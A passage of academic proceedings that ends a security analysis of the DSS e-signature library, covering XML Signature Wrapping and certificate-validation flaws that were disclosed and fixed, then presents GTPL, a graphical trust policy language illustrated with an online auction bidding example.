An active Network-Attacker could intercept a TL request and respond with a bogus TL of its own devising. To protect against such attacks, DSS only accepts a TL if it is validly signed with a key corresponding to a trusted public key from the LoTL. Using XSW we were able to inject arbitrary bogus public keys into the DSS's cache of trusted certificates and consequently generate signatures over arbitrary documents that are recognized as valid by the DSS. Note that by performing this attack, we deviate from our adversary model; the attack can only be performed by a strong network adversary who can intercept and modify TLs.

Incomplete Validation of Server Certificates. The DSS library exposes a `DataLoader` API to facilitate downloads of, e. g., LoTL, TLs and certificate revocation information. In the default configuration, the `DataLoader` did not validate server certificates' trust chain, allowing for trivial Man-in-the-Middle (MitM) attacks. As an example, this enabled a network attacker to intercept LoTL or TL requests that were made via `https://`.

5.3 Responsible Disclosure

We responsibly disclosed our findings to the DSS developers. They were able to implement fixes in a remarkably short time and provided us with a snapshot release to verify the implemented countermeasures before an official version release. We were not able to bypass these countermeasures during our re-tests.

6 Related Work

Somorovsky et al. investigated the XML Signature validation of several SAML frameworks and web services, discovering critical flaws based on XSW [So12], [So11]. In 2014, Mainka et al. [Ma14] analyzed 22 Cloud Service Providers (SPs) and found vulnerabilities on 17 of them. We used the described attack techniques in this survey as a basis to set up our catalog for the security tests. In 2018, two novel attack vectors were discovered by RedTeam [Re18] and Duo [Lu18]. Both vectors used a truncation technique to insert malicious identities within the authentication tokens without invalidating the digital signature. We also attempted to apply these attacks on the evaluated library but its execution was unsuccessful.

Späth et al. [Sp16] and Morgan et al. [Ti14] provided a comprehensive security analyses of XML parsers regarding their security against XML-based attacks, such as XML External

Entitys. These two surveys provide a comprehensive summary of attack vectors which we used during our evaluation. Engelbertz et al. provided a summary of attacks targeting eID and eIDAS implementations [En18]. In their analysis, they concentrated on XML-based attacks using SAML messages. In our evaluation, we extended this scope by considering attacks on XML Signatures and their application to DSS.

7 Conclusions

We inspected the XML security of DSS as used in the context of a web application, were able to successfully perform XML-based attacks, and even able to bypass XAdES validation by means of XML Signature Wrapping. As these attacks are well-documented in the scientific literature and known in the security community, likely explanations for their frequent occurrence are that thorough mitigations are hard to implement properly and that widely used libraries lack secure defaults. Ultimately, these failings can lead to critical security vulnerabilities.

Our document aims to raise the awareness about potential security problems among developers of trust services. We believe that security best practice documents should become accessible to developers. Furthermore, developers should be provided with secure and easy-to-use APIs, as well as automatic security evaluation tools. These tools should be easy to integrate into continuous testing environments to strengthen the security and reliability of the implemented software.

We expect the number of validation services to increase once eSignatures become more integrated into day-to-day life, and we therefore encourage further research in this area. Other XML-based digital signature services should also become a focus of security researchers, where these presented attacks and their impact are further analyzed. In addition to the presented attacks on XAdES, signature formats such as PAdES should become another focus of scientific evaluations.

Acknowledgements

The research was partially supported by the European Commission through the FutureTrust project (grant 700542-Future-Trust-H2020-DS-2015-1). The authors want to thank the FutureTrust consortium for the valuable input, and DSS developers for seamless communications and quick implementation of appropriate patches.

Bibliography

[Ak10] Akhawe, D.; Barth, A.; Lam, P. E.; Mitchell, J.; Song, D.: Towards a formal foundation of web security. In: Computer Security Foundations Symposium (CSF), 2010 23rd IEEE. IEEE, pp. 290–304, 2010.

[Br08] Bray, T.; Paoli, J.; Sperberg-McQueen, C. M.; Maler, E.; Yergeau, F.: Extensible Markup Language (XML) 1.0 (Fifth Edition). W3C Recommendation/, 2008.

[CE18a] CEF Digital: DSS : Digital Signature Service, ed. by Connecting Europe Facility (CEF), https://ec.europa.eu/cefdigital/code/projects/ESIG/repos/dss/browse, 2018.

[CE18b] CEF Digital: Start using Digital Signature Services (DSS), ed. by Connecting Europe Facility (CEF), 2018.

[Cl99] Clark, J.: XSL Transformations (XSLT) Version 1.0, W3C Recommendation, W3C, Nov. 1999.

[En18] Engelbertz, N.; Erinola, N.; Herring, D.; Somorovsky, J.; Mladenov, V.; Schwenk, J.: Security Analysis of eIDAS – The Cross-Country Authentication Scheme in Europe. In: 12th USENIX Workshop on Offensive Technologies (WOOT 18). 2018.

[ESR02] Eastlake, D.; Solo, D.; Reagle, J.: XML-Signature Syntax and Processing, first Edition of a Recommendation, W3C, Feb. 2002.

[ET16a] ETSI Technical Committee Electronic Signatures and Infrastructures (ESI): ETSI EN 319 122-1 CAdES digital signatures, ed. by ETSI, 2016.

[ET16b] ETSI Technical Committee Electronic Signatures and Infrastructures (ESI): ETSI EN 319 132-1 XAdES digital signatures, ed. by ETSI, 2016.

[ET16c] ETSI Technical Committee Electronic Signatures and Infrastructures (ESI): ETSI EN 319 142-1 PAdES digital signatures, ed. by European Telecommunications Standards Institute (ETSI), 2016.

[Eu14] European Parliament And The Council Of The European Union: Regulation (EU) No 910/2014 Of The European Parliament And Of The Council, July 2014.

[Eu15] European Commission: Commission Implementing Decision (EU) 2015/1505 of 8 September 2015, Sept. 2015.

[Eu16] European Commission: Information related to data on Member States' trusted lists as notified under Commission Decision 2009/767/EC, as amended by Decision 2010/425/EU and Implementing Decision 2013/662/EU and as notified under Implementing Decision (EU) 2015/1505, June 2016.

[Fa13] Falkenberg, A.; Mainka, C.; Somorovsky, J.; Schwenk, J.: A New Approach towards DoS Penetration Testing on Web Services. 2013 IEEE 20th International Conference on Web Services 0/, 2013.

[Hi08] Hirsch, F.; Solo, D.; Reagle, J.; Eastlake, D.; Roessler, T.: XML Signature Syntax and Processing (Second Edition), W3C Recommendation, W3C, June 2008.

[Kl02] Klein, A.: Klein: Multiple vendors xml parser (and soap/web- services server) denial of service attack using dtd. http://www.securityfocus.com/archive/1/303509, 2002.

[Lu18] Ludwig, K.: Duo Finds SAML Vulnerabilities Affecting Multiple Implementations, https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations, Feb. 2018.

[MA05] McIntosh, M.; Austel, P.: XML Signature Element Wrapping Attacks and Countermeasures. In: SWS '05: Proceedings of the 2005 workshop on Secure web services. Pp. 20–27, 2005.

[Ma14] Mainka, C.; Mladenov, V.; Feldmann, F.; Krautwald, J.; Schwenk, J.: Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud. In: Proceedings of the 6th Edition of the ACM Workshop on Cloud Computing Security. CCSW '14, Scottsdale, Arizona, USA, 2014.

[ON14] ONsec_Lab: SSRF bible: Cheatsheet, https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit, 2014.

[Pe15] Pellegrino, G.; Balzarotti, D.; Winter, S.; Suri, N.: In the Compression Hornet's Nest: A Security Study of Data Compression in Network Services. In: 24th USENIX Security Symposium (USENIX Security 15). Pp. 801–816, 2015, ISBN: 978-1-931971-232.

[Re18] RedTeam: Truncation of SAML Attributes in Shibboleth 2, https://www.redteam-pentesting.de/de/advisories/rt-sa-2017-013/-truncation-of-saml-attributes-in-shibboleth-2, Jan. 2018.

[So11] Somorovsky, J.; Heiderich, M.; Jensen, M.; Schwenk, J.; Gruschka, N.; Iacono, L. L.: All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces. In: The ACM Cloud Computing Security Workshop (CCSW). Oct. 2011.

[So12] Somorovsky, J.; Mayer, A.; Schwenk, J.; Kampmann, M.; Jensen, M.: On Breaking SAML: Be Whoever You Want to Be. In: In Proceedings of the 21. USENIX Security Symposium. Aug. 2012.

[Sp16] Späth, C.; Mainka, C.; Mladenov, V.; Schwenk, J.: SoK: XML parser vulnerabilities. In: 10th USENIX Workshop on Offensive Technologies (WOOT 16), Austin, TX. 2016.

[Su09] Sullivan, B.: Security Briefs - XML Denial of Service Attacks and Defenses, https://msdn.microsoft.com/en-us/magazine/ee335713.aspx, Last accessed: 20.5.2018, Nov. 2009.

[Ti14] Timothy D. Morgan, O. A. I.: XML Schema, DTD, and Entity Attacks, tech. rep., VSR, May 2014.

[Ts17] Tsai, O.: A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!, https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf, 2017.

H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 107

GTPL: A Graphical Trust Policy Language

Sebastian Alexander Mödersheim[1], Bihang Ni[2]

Abstract: We present GTPL, a Graphical Trust Policy Language, as an easy-to-use interface for the Trust Policy Language TPL proposed by the LIGHTest project. GTPL uses a simple graphical representation where the central graphical metaphor is to consider the input like certificates or documents as *forms* and the policy author describes "what to look for" in these forms by putting constrains on the form's fields. GTPL closes the gap between languages on a logical-technical level such as TPL that require expertise to use, and interfaces like the LIGHTest Graphical-Layer that allow only for very basic patterns.

Keywords: Trust policy; graphical language

1 Introduction

Trust is a quite important element in identity management and electronic transactions: to be sure about the identity of a partner, one usually relies on some form of certificate; this in turn is only meaningful if one trusts the issuer of the certificate. There is hence a trust policy (at least implicitly) as to which entities one accepts as certificate authorities. The most basic form of a trust policy is simply a *list* of trusted entities. For instance, most web browsers ship with a list of certificate authorities (and their public keys) so all certificates issued by one of these authorities are immediately accepted.

While this may be sufficient for web browsers, for electronic business transactions one may want to formulate more complex policies, for instance where entities may have different trust levels. With increased complexity it becomes apparent that one wants a form of *language* to formulate such policies. Such a trust policy language is a formal language in the sense that it has to have a precise syntax (what constitutes a valid specification in the language?) and semantics (is the policy satisfied for a given problem instance?). Especially this semantic question, i.e., defining and implementing an automatic policy decision procedure, indicates a large similarity between trust policies and access control policies [Bl99; He00; Ya03]. Some access control policy languages like SecPal and DKAL [BFG10; GN08] are based on simple fragments of first-order or modal logics that both allow for using common logical concepts

[1] Technical University of Denmark, Department of Applied Mathematics and Computer Science, Richard Petersens Plads, Building 324, Room 180 2800 Kgs. Lyngby, Denmark, samo@dtu.dk
[2] Technical University of Denmark, Department of Applied Mathematics and Computer Science, Richard Petersens Plads, Building 324, Room 180 2800 Kgs. Lyngby, Denmark, bnia@dtu.dk

(like variables, connectives, or rule matching) and for rather immediate implementations of the decision procedures. Similarly, both the trust policy languages of [He00] and of the LIGHTest project [MS18] are based on a logic-programming approach. In fact, both [He00] and [MS18] call their trust policy language TPL.

While these languages are very declarative to use for logicians and programmers, they are not so suitable for users without a solid technical background. This is crucial since the trust policies are most relevant in business settings where the decision makers do not necessarily have such a background while at the same time they should be able to understand in full detail the policy they are authoring. For this reason, the LIGHTest project offers a simple graphical interface, aimed at novice users, where users can select entities that are trusted, and entities that are not [Th18]. The aim of the graphical trust policy language GTPL that we present in this paper is to fill the gap between on the one side very simplistic interfaces for policy languages that lack expressiveness and on the other side very technical languages that are very expressive (e.g. Turing-complete) but basically require programming skills. The target user of GTPL has a great knowledge of their business domain, but not necessarily a technical-logical background.

The central graphical metaphor of GTPL is that of a *paper form*. For instance, when applying for admission to a university, one needs to fill out a form provided by the university that has different *fields* with a predefined meaning, e.g. name, address, date of birth, and one has to attach to the form a number of documents such as a high-school diploma. An office clerk who processes the application will follow a policy for checking the documents, e.g. whether the attached diplomas indeed qualify the applicant for this study line, whether the grades are good enough, and whether the information such as name and address in the different documents indeed matches. One could thus describe this checking process as *constraints* on the fields of the forms, e.g., that certain fields match each other and that certain values are in acceptable range. Hence, one could specify a policy quite formally by putting these constraints directly into an empty form, essentially specifying *what to look for*. Such a policy is not only easy to write, it is also possible to read very quickly, as it literally gives the "overview" over what matters. Moreover, in contrast to a textual representation, it is less likely that the policy author accidentally forgets to specify a constraint on some field, since the entire form is in view.

The contributions of this paper include the definition of GTPL as a graphical language for trust policies that consists of a small number of language constructs. The language is parameterized over the concept of a form as a list of fields, and can thus be used with forms from any business domain. Moreover, we have implemented GTPL as a graphical policy editor that includes a translator to the LIGHTest TPL. This makes GTPL a formal language with a precise *semantics* (through the semantics of TPL) and it immediately makes the policies usable in LIGHTest and its automated trust verifier [BL16]. While GTPL is closely related to LIGHTest, the idea of specifying policies by constraints on fields of forms is general: We see this as a contribution towards language design that abstracts from irrelevant technical details and allows users to focuses on the business logic.

We introduce GTPL in the following by a concrete example of trust policies for an auction house that wants to allow online bids. This allows us to introduce all constructs of GTPL step by step as a collection of policy rules, where each rule describes one sufficient condition for the auction house to accept an online bid. We then summarize the general concepts of GTPL in a textual syntax. This syntax both describes the data structures of the GTPL editor and is the basis for the semantics by translation to LIGHTest TPL. Due to lack of space, we only summarize this translation, the formal details are found in a technical report [MS18].

2 A Running Example

We introduce the Graphical Trust Policy Language GTPL by using an example of a classical auction house who likes to extend their traditional business to electronic bidding and formulate trust policies for that matter. This should be based on a trust infrastructure like LIGHTest [BL16], and we will introduce the relevant concepts of LIGHTest along the way.

The auctions may easily range up to thousands of Euros for a single item, which gives of course the classical problem of ensuring that the successful bidder indeed pays the sum they have bid. On the one hand, the auction house does not want to put any entrance barrier for new customers who just "stumbled" upon an item by an Internet search, on the another hand they want to avoid that, for instance, somebody practically anonymously bids on an item just to get the price up and then not paying if that bid was the highest.

This is a classical *trust* problem. The classical (non-electronic) solutions are that customers have to bring references from other auction houses or a bank statement, or be present at the auction in person, proving their identity before the auction starts. The point of trust infrastructures like LIGHTest is to facilitate these aspects in the digital world so one can benefit from the large potential of digitalization without losing the security and trust guarantees of the classical non-digital world. This example allows us to illustrate GTPL with realistic policies that an auction house may want to choose.

2.1 Bidding Forms

Auction houses typically allow customers to bid via standard (non-digital) mail if they cannot be physically present at the auction house. The bidder would tell the auction house a maximum bid for a particular item, and the auction house could accordingly act as if the bidder was present at the auction and place bids for the customer up to the maximum bid. For this purpose, each auction house would have their own bidding form: a paper sheet bearing the name of the auction house and the particular auction, like "The Auction House 2018". The form contains fields to fill in, such as the personal information of the bidder and a list of items (the lot numbers and the maximum bid) and finally a field where the bidder must sign the form. This signed form is then mailed to the auction house.

```
<AUCTIONHOUSEFORMAT
 auctionID="AUCTION18">
<bidder>...</bidder>
<address>
  <street>...</street>
  <city>...</city>
  <country>...</country>
</address>
<bid lotno="..."
     amount="...">
<signature>
jmj7l5rSw0yVbvlWAYkKYBwk
</signature>
<Certificate>
...
</Certificate>
</AUCTIONHOUSEFORMAT>
```

Fig. 1: Example form in XML



Fig. 2: Graphical representation of the form in GTPL

The first step of digitization for auction houses was providing online auction catalogs, where customers can click on items and place a bid. This would basically lead to an electronic version of the classical paper bidding form, and it is sent to the auction house using https or simply email. Such an electronic bidding form could look like the XML snipped in Fig. 1—for simplicity we consider bidding only on a single item. We have here already included a field for the digital signature, which is actually still optional in many of today's online bidding solutions. If used, it would be a digital signature on a hash of the document.

We consider the XML-based form in Fig. 1 as *concrete syntax*, since there are many different ways to convey the same informations, but the essence, the *abstract syntax*, is that it is a list of attribute-value pairs, as shown in Fig. 2, where every value is a blank box to be filled, and every attribute is an annotation like "Bidder Name" that declares the meaning of the corresponding value. As a first approximation let us say that the content of the blank boxes will be a string. Moreover, the form carries a title, identifying the meaning of the form as an entirety, so that nobody accidentally considers this form, say, as a passport. This title corresponds in the non-electronic world to having the name of the auction house and the particular auction printed on the paper bidding form. (This is crucial also to prevent a hacker to *replay* a bidding form at the next auction.) Both the signature and the certificate fields are special fields, while the other fields are generic and carry no built-in meaning for GTPL.

It is thus possible to connect a variety of forms to GTPL: one simply needs to define a parser for the new form (and connection to signature verification for the used signature scheme), and add it to the library of GTPL *formats*. This library of formats shall satisfy the conditions of [MK14], namely being unambiguous (every concrete input string can be parsed in only one way) and pairwise disjoint (no string can be parsed for two different formats).



Fig. 3: The layout of the GTPL application (the annotations in red are not part of the GUI).

3 The Layout of the GTPL Application

Fig. 3 gives the overview of the GTPL application. The left part (labeled "GTPL") is the list of policy rules defined so far, the middle part (labeled "Working space") is the policy rule currently under edit, and the right part (labeled "Format Library") is a palette of formats and certificates that are currently available. The normal workflow to create a new policy rule is to select a format or certificate from the library and drag it to the center workspace, to open a new blank form. The figure shows this for the format "The Auction House 2018". One can now make constraints on this form, give it a name (in the "Rule name" field) and then click the "Add policy" button. Then it will appear in the list of the rules on the left; from there it can be selected later for editing (or deleting). Finally one can store the rules in GTPL format or export them to LIGHTest TPL for use in the LIGHTest architecture.

3.1 The Hello World of GTPL

The basic idea is that we can use this simple graphical representation of the "empty" form as a basis for describing trust policies. For instance, let us define as a first example policy rule in Fig. 4 where the auction house wants to accept any bids up to 100 Euro; note that the currency is implicit in the format (it may explicitly write that in the syntax of the field). The



Fig. 4: A first graphical policy rule

policy is specified by entering into the bid field the text `<=100` and leaving blank all other fields. This means that this policy rule has only one requirement, that the bid is a number up tp 100. In particular we do not require a signature, i.e., for bids below 100 Euro, this auction house is not worried about trust.

The basic concept of filling a constraint into a field is to either demand a particular value, e.g. entering `Denmark` for the country field, or a comparison with a value like `<=100`. The latter requires that the corresponding field of that format is defined to have an ordinal *type*. Such ordinal types can also be defined as part of the library, e.g., we could have a type *rating* with ordered elements `standard` < `gold` < `premium`. Moreover, we allow that a field could be any value in a list, e.g., the policy author can specify a list of countries `CL` and constrain the country field of the form to be any value of the list by writing `in CL`.

3.2 Checking Signatures

As a second policy rule, the auction house accepts any bid up to 1500 Euro if it is signed by an eIDAS qualified signature [En18]. To that end, we use that the Signature field has a distinguished meaning: we specify in this field the public key with respect to which the signature must verify. It is part of the format definition which part of the document is signed. The graphical convention is that the signature includes *all fields above the signature field*, e.g., in the auction house form the signature comprises all fields except the certificate field.[3]

In a signature field we practically never want to specify a particular fixed public key, but specify that it relates to a given certificate. If we use again the metaphor of a paper form, then a certificate would be an *attachment* to the main form, i.e., the person submitting the form provides additional relevant information that itself has some structure. Thus, such

[3] This should also include the kind of form it is, i.e., the format name; this is implied by the standard requirements on the disjointness of formats [MK14].

Fig. 5: A graphical policy rule with eIDAS qualified signature

attachments can be regarded as forms themselves, e.g., a certificate may be in the X.509-format. Further, we want to "bind" attachments to the main document in a suitable way; one could have for this a special container format (like Associated Signature Containers [In16]) or simply directly have another field in the form for such attachments, like the "Certificate" field in our example. The value of such an attachment field must then also be a format.

To embed this concept into our graphical language, we have adapted the notion of a *sub-form*, i.e., a field in a form can host an entire form itself. Fields of this type are highlighted blue in the GTPL application, indicating that the policy author can drag a form from the library onto this blue field. Fig. 5 shows the result of dragging a certificate format for eIDAS certificates to the certificate field, inserting a blank subform for entering constraints. Observe that in Fig. 5 we have now specified the *variable* `PK` both on the signature of the main form and in the `pubKey` field of the certificate. This means that the signature of the main form must verify with the public key we can extract from the eIDAS certificate. The eIDAS certificate is itself signed with yet another key `PkIss`—this is also a variable.[4] This illustrates the fact that a certificate is itself a signed document and without verifying the signature of the certificate it does not mean much. In standard PKIs one may have an arbitrary long sequence

[4] Recall that the scope of the signature field of the auction house format spans all fields above it; similarly, the scope of the signature field of the certificate are all fields of the subform above the signature field (here, all fields).

of certificates until one reaches the certificate from an already trusted organization. Here, instead, we want to formalize that the certificate is part of a particular trust scheme, eIDAS in this in this example, i.e., the issuer is member of a particular trust list headed by the EU.

There are several possible ways to organize and implement the check of this trust membership claim; e.g., LIGHTest suggests to include a pointer to the particular entry in the trust list, so one does not need to download the entire trust list. Essential to the policy author are only two aspects. First, one identifies the desired trust scheme, here `[eIDAS_qualified]`. We require that such trust lists are defined as part of the library of formats and certificates, in particular which URL is the relevant authority for a particular trust scheme. Second, if the lookup of the trust list entry is successful (otherwise the policy is not satisfied), one may specify constraints on the trust list entry that may contain a number attributes like a trust level. This entry is depicted graphically in GTPL to the right of the trust list—again as a form. In the example we assume that the entry contains a public key and specify that it has to be the same variable `PkIss` that we also have in the field of the eIDAS certificate's signature. This means, the eIDAS certificate must verify against the public key from the trust list entry, i.e., the certificate was indeed issued by a member of the eIDAS qualified trust scheme.

This completely explicit handling of trust list entries allows to specify quite complex policies when the trust list entry contains more information, while for simple Boolean trust lists (i.e., just checking that the entity is on the trust list like in this example), this is a bit overkill. Therefore we plan to allow here also a simplified notation as syntactic sugar, namely one could just specify `[eIDAs_qualified]` in the `Certificate` field, i.e., keeping the subform of the eIDAS certificate implicit.

3.3 Allowing Trust Translation

LIGHTest facilitates also the specification of trust translations, e.g. the authority of a trust scheme can specify that they regard another trust scheme as equivalent, for instance the European Union may declare that they regard some foreign trust scheme as equivalent to eIDAS. It is of course the decision of each policy author whether they want to accept trust translation in the first place. For our auction house example, we could imagine the following policy: we do accept certificates with foreign trust schemes that eIDAS considers equivalent, but set a lower limit on the bid in this case. Fig. 6 shows just that: we have replaced `[eIDAS_qualified]` with `=[eIDAS_qualified]`, meaning we do allow eIDAS, or one that eIDAS considers equivalent, and thereby allowed trust translation, but we have capped the bid to `<=1000` in this case. Also in this case the certificate is not an eIDAS certificate, but a generic certificate.

Fig. 6: A graphical policy rule with eIDAS equivalent signature

3.4 Putting it all together

We have specified a number of policy rules. They are collected all in the left tab of the GTPL application (cf. Fig. 3). All these graphical trust policy rules are put together by *disjunction*, i.e., in our example, a bid is accepted if *any* of the rules match. The order of the rules in the left-hand tab of the interface only determines in which order they are checked, so it makes sense to put most common cases first, and the rarer cases later.

4 GTPL Syntax and Semantics

While GTPL is a graphical language, it is also formal in the sense that is has a precise syntax and semantics. This is crucial for trust decisions and thus for all machinery that works on GTPL specifications. The abstract syntax of GTPL is defined in terms of Java data structures; for reading convenience, we use an EBNF-style notation in Fig. 7. Let us briefly review each item with an intuitive semantics. The formal semantics is defined by translation to the LIGHTest TPL; the formal definitions of TPL and the translation are found in [MS18].

At the top level, GTPL is a list of forms, where each form means one rule of the policy, like in figures 4–6. The meaning of the full policy is the *disjunction* of the rules, i.e., the

GTPL ::= *Form**
Form ::= *Formatname*(*AttVal**)
AttVal ::= (*Attributename*,*Value*)
Value ::= *BLANK* | *Constant* | *Variable* | *op Constant* | *op Variable*
| *in Listname* | *Form* | =$^?$ [*Trustlist*] *Form*$^?$
op ::= < | > | <= | >=
where *Formatname*, *Attributename*, *Variable*, *Trustlist* and *Listname* are alphanumeric identifiers and *Constant* is either a sequence of digits or printable ASCII characters in quotes

Fig. 7: Syntax in GTPL in a textual/data structure form; terminal symbols are set in blue.

policy is fulfilled, if at least one rule is. A form consists of a formatname (like "Auction House 2018") and a list of attribute-value pairs. The meaning of this policy is that firstly the given input must be parsable as the given format indicated by formatname, and secondly the conjunction of the constraints specified by the attribute-value pairs must be satisfied.

An attribute-value pair consists of an attribute name and value, of course. Here, the attribute name (like "Country") indicates one of the fields of the form, and the value gives a constraint on the value of this field. The first possibility is *BLANK* meaning that the policy author left the field blank, and thus there is no constraint on this field. Second, it can be a constant (either numeric or an ASCII string in quotes), meaning the value must be just that. Third, it can be a variable (like `PK` in the examples). The meaning of a variable is that the value can be arbitrary, but all fields where the same variable is specified (in the present rule) must have the same value. The fourth and fifth possibilities are a comparison operator followed by a concrete value or a variable. This is can only be used on fields where an ordering is defined (e.g. numerics, levels, dates). The sixth possibility is to specify membership in a user-defined list (e.g. the country must be one in a given list of countries). The seventh possibility is a form itself. This can be only used on fields that are highlighted blue, i.e., that allow for a subform as a value, e.g. the certificate field in the examples. The meaning is simply that in this case the condition specified for the subform are checked as expected.

The last possibility of a value has several options, and can only be used for the `trustlist` field of certificates. The most basic form is to specify only a trustlist (like `[eIDAS_qualified]`). The meaning is that this trustlist field is a URL that points to the entry of a trust list. The constraints we specify here are (a) that trust list of the URL indeed belongs to the specified trust list (like eIDAS), (b) that the trust list entry indeed exists and (c) that it contains a public key that verifies the signature of the given certificate. One option for this trust list specification is to specify also a form (the fact that this is optional is specified by the question mark). If specified, the meaning is that the returned trust list entry must meet the constraints expressed by the given form. This allows for trust schemes where the trust list entry contains further entries, e.g., a trust level that can then be constrained as part of the policy. Finally, one can also put an equal sign in front of the trust list specification and thereby allow trust translation. (See [MS18] for more technical details of trust translation.)

5 Conclusion

We have introduced a graphical trust policy language to describe trust schemes. The central metaphor of this graphical language is to treat all input documents like paper forms that consist of a number of fields and the policy author can take a blank form and write constraints onto the fields. We believe this is a quite intuitive way of specifying it, because the policy authors have a good knowledge of the business domain they work in, e.g., the owner of an auction house understands the bidding form of the auction house and a university clerk understands the application form of the university. It is then easy to say what the requirements are based on the fields of the form, and seeing all the fields together also minimizes the risk of forgetting something: sweeping with one's eye over the field of the form, one typically remembers what conditions must be checked about this field. One may compare this with instructing a new employee: telling them literally "what to look for" in order to make the decision to accept or to deny.

In fact, GTPL has started with the question how LIGHTest experts would like to specify policies, i.e., to extract the essential logical elements of the more technical TPL specifications in a succinct form. This is thus close to typical mathematical efforts to abstract, generalize and thereby simplify matters. We see in this the key contribution of this paper, to identify a very simple but expressive set of concepts to specify policies with. We believe, however, that this language can be further improved and developed, especially with the help of systematic user testing and participation.

One of the most closely related graphical policy languages is a graphical editor for XACML [NUG15] that is based on the Scratch approach for teaching programming to children [Re09]. One of the most interesting ideas of Scratch is the graphical metaphor of puzzle pieces, so that constructs can only be combined in meaningful ways. Since with the forms we already have the overall structure of a policy rule, this is was not directly necessary for GTLP, but indeed this metaphor could be helpful in future versions, namely for types of credentials and forms as well as for specifying conditions (which is still textual at present). Indeed within the LIGHTest project, there is also work in progress to define a natural-language layer for policy specifications [Th18], also based on Scratch, to be close to natural language. This implies giving the user less boundaries, but also less structure. It is certainly interesting to see if these two languages could benefit from each others ideas. For future work we also intend to look at the specification of trust translation schemes themselves, as well as trust with delegation schemes.

Acknowledgement This work was supported by the EU H2020 project no. 700321 "LIGHTest: Lightweight Infrastructure for Global Heterogeneous Trust management in support of an open Ecosystem of Trust schemes" (lightest.eu).

Bibliography

[BFG10] Becker, M.; Fournet, C.; Gordon, A.: SecPAL: Design and Semantics of a Decentralized Authorization Language. Journal of Computer Security 18/4, pp. 619–665, 2010.

[BL16] Bruegger, B. P.; Lipp, P.: LIGHTest–A Lightweight Infrastructure for Global Heterogeneous Trust Management. In: Open Identity Summit 2016. 2016.

[Bl99] Blaze, M.; Feigenbaum, J.; Ioannidis, J.; Keromytis, A. D.: The KeyNote Trust-Management System Version 2, IEEE RFC 2704, 1999.

[En18] Engelbertz, N.; Erinola, N.; Herring, D.; Somorovsky, J.; Mladenov, V.; Schwenk, J.: Security Analysis of eIDAS - The Cross-Country Authentication Scheme in Europe. In: 12th USENIX Workshop on Offensive Technologies, WOOT 2018. 2018.

[GN08] Gurevich, Y.; Neeman, I.: DKAL: Distributed-Knowledge Authorization Language. In: Proceedings of the 21st IEEE Computer Security Foundations Symposium, CSF 2008. Pp. 149–162, 2008.

[He00] Herzberg, A.; Mass, Y.; Mihaeli, J.; Naor, D.; Ravid, Y.: Access Control Meets Public Key Infrastructure, Or: Assigning Roles to Strangers. In: 2000 IEEE Symposium on Security and Privacy. Pp. 2–14, 2000.

[In16] Institute, E. T. S.: Electronic Signatures and Infrastructures (ESI); Associated Signature Containers (ASiC), tech. rep. ETSI EN 319 162-1 V1.1.1, 2016.

[MK14] Mödersheim, S.; Katsoris, G.: A Sound Abstraction of the Parsing Problem. In: IEEE 27th Computer Security Foundations Symposium, CSF 2014. Pp. 259–273, 2014.

[MS18] Mödersheim, S.; Schlichtkrull, A.: The LIGHTest Foundation, tech. rep. DTU TR-2018-6, Available at `http://orbit.dtu.dk/ws/files/160744642/tr18_06_Modersheim_A.pdf`, 2018.

[NUG15] Nergaard, H.; Ulltveit-Moe, N.; Gjøsæter, T.: A Scratch-based Graphical Policy Editor for XACML. In: Information Systems Security and Privacy, ESEO. Pp. 182–190, 2015.

[Re09] Resnick, M.; Maloney, J.; Monroy-Hernández, A.; Rusk, N.; Eastmond, E.; Brennan, K.; Millner, A.; Rosenbaum, E.; Silver, J. S.; Silverman, B.; Kafai, Y. B.: Scratch: programming for all. Commun. ACM 52/11, pp. 60–67, 2009.

